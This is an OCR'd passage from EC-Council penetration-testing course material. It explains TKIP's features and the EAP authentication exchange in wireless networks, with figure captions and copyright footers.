
TKIP features:

- Boosts encryption strength.
- Prevents collision attacks without hardware replacement.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Serves as a WEP code wrapper and also adding per-packet mixing of media access control (MAC) base keys and serial numbers.
- Assigns a unique 48-bit sequencing number to each packet.
- Utilizes the RC4 stream cipher - 128-bit encryption keys and 64-bit authentication keys.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



EAP (Extensible Authentication Protocol)

EAP (Extensible Authentication Protocol) is a most commonly used authentication framework for both Point-to-Point connections as well as wireless networks. It is used as primary authentication method in most of the wireless security protocols like WPA and WPA2 in wireless networks. Some of the more popular authentication methods in EAP protocol include MD5, TLS, TTLS, PEAP, LEAP, etc.





Figure A.123: EAP (Extensible Authentication Protocol)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How EAP Works?

When a user wants to connect to a wireless network, the user will request for connection to the access point. The access point then requests the user back for ID (Identification). When the ID is received from the user, the access point transmits the ID data to the authentication server. Authentication server then requests the access point for the proof of validity of the given ID data. Now, the access point again requests the user for the proof of validity and transmits the response of the user to the authentication server. After receiving the ID and the proof of validity, the authentication server then initiates the connection of the user to the wireless network.





Figure A.124: Working of EAP (Extensible Authentication Protocol)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

